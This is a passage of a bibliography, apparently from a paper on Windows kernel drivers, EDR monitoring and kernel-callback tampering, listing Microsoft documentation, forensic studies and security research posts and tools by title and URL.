[13] Microsoft. FILTER_AGGREGATE_STANDARD_INFORMATION structure (fltuserstructures.h). April 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/fltuserstructures/ns-fltuserstructures-_filter_aggregate_standard_information.

[14] Microsoft. Writing IRP Dispatch Routines. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/writing-irp-dispatch-routines.

[15] Microsoft. Introduction to Windows Filtering Platform Callout Drivers. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/network/introduction-to-windows-filtering-platform-callout-drivers.

[16] Vach, M. Paketový filtr a modifikátor. Diploma Thesis. University of Pardubice, 9. September 2014. https://dk.upce.cz/handle/10195/58000.

[17] Microsoft. Event Tracing for Windows (ETW). December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows--etw-.

[18] Microsoft. EtwRegister function (wdm.h). April 2022. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-etwregister.

[19] NirSoft. WinPrefetchView v1.37. https://www.nirsoft.net/utils/win_prefetch_view.html.

[20] Confere, D. ObRegisterCallbacks and Countermeasures. Douggem's game hacking and reversing notes. 27 May 2015. https://douggemhax.wordpress.com/2015/05/27/obregistercallbacks-and-countermeasures/.

[21] Chester, A. Windows Anti-Debug techniques – OpenProcess filtering. 13 December 2017. https://blog.xpnsec.com/anti-debug-openprocess/.

[22] triplefault.io. Enumerating process, thread, and image load notification callback routines in Windows. 17 September 2017. https://www.triplefault.io/2017/09/enumerating-process-thread-and-image.html.

[23] Vella, C. Reversing & bypassing EDRs. CrikeyCon, 2019. https://www.youtube.com/watch?v=85H4RvPGIX4.

[24] Wikipedia. Endpoint detection and response. https://en.wikipedia.org/wiki/Endpoint_detection_and_response.

[25] br-sn. Removing Kernel Callbacks Using Signed Drivers. GitHub. 2 August 2020. https://br-sn.github.io/Removing-Kernel-Callbacks-Using-Signed-Drivers/.

[26] Shamriz, A. Part 1: Fs Minifilter Hooking. 10 July 2020. https://aviadshamriz.medium.com/part-1-fs-minifilter-hooking-7e743b042a9d.

[27] Govind, K.; Kumar Pandey, V.; Selvakumar, S. Pattern Programmable Kernel Filter for Bot Detection. Defence Science Journal 62.3 (2012): 174-179. https://publications.drdo.gov.in/ojs/index.php/dsj/article/view/1425.

[28] CNO Development Labs. Data Only Attack: Neutralizing EtwTi Provider. May 2021. https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/exploits/data-only-attack-neutralizing-etwti-provider.

[29] Ma, S., et al. Accurate, Low Cost and Instrumentation-Free Security Audit Logging for Windows. Proceedings of the 31st Annual Computer Security Applications Conference. Los Angeles, 2015. 401-410. https://dl.acm.org/doi/abs/10.1145/2818000.2818039.

[30] Shashidhar, N.; Novak, D. Digital Forensic Analysis on Prefetch Files: Exploring the Forensic Potential of Prefetch Files in the Windows Platform. International Journal of Information Security Science 4.2 (2015): 39-49. https://www.ijiss.org/ijiss/index.php/ijiss/article/download/118/pdf_25.

[31] Müller, A. Windows Kernel Explorer. 11 November 2021. https://github.com/AxtMueller/Windows-Kernel-Explorer.

[32] br-sn. CheekyBlinder. GitHub. 9 August 2020. https://github.com/br-sn/CheekyBlinder.

[33] Yosifovich, P. EtwExplorer 0.39. 21 February 2019. https://github.com/zodiacon/EtwExplorer.

[34] Yosifovich, P. Windows Kernel Programming. Lean Publishing, 2020. https://leanpub.com/windowskernelprogramming.

[35] Poslušný, M. Signed kernel drivers – Unguarded gateway to Windows' core. We Live Security. 11 January 2022. https://www.welivesecurity.com/2022/01/11/signed-kernel-drivers-unguarded-gateway-windows-core/.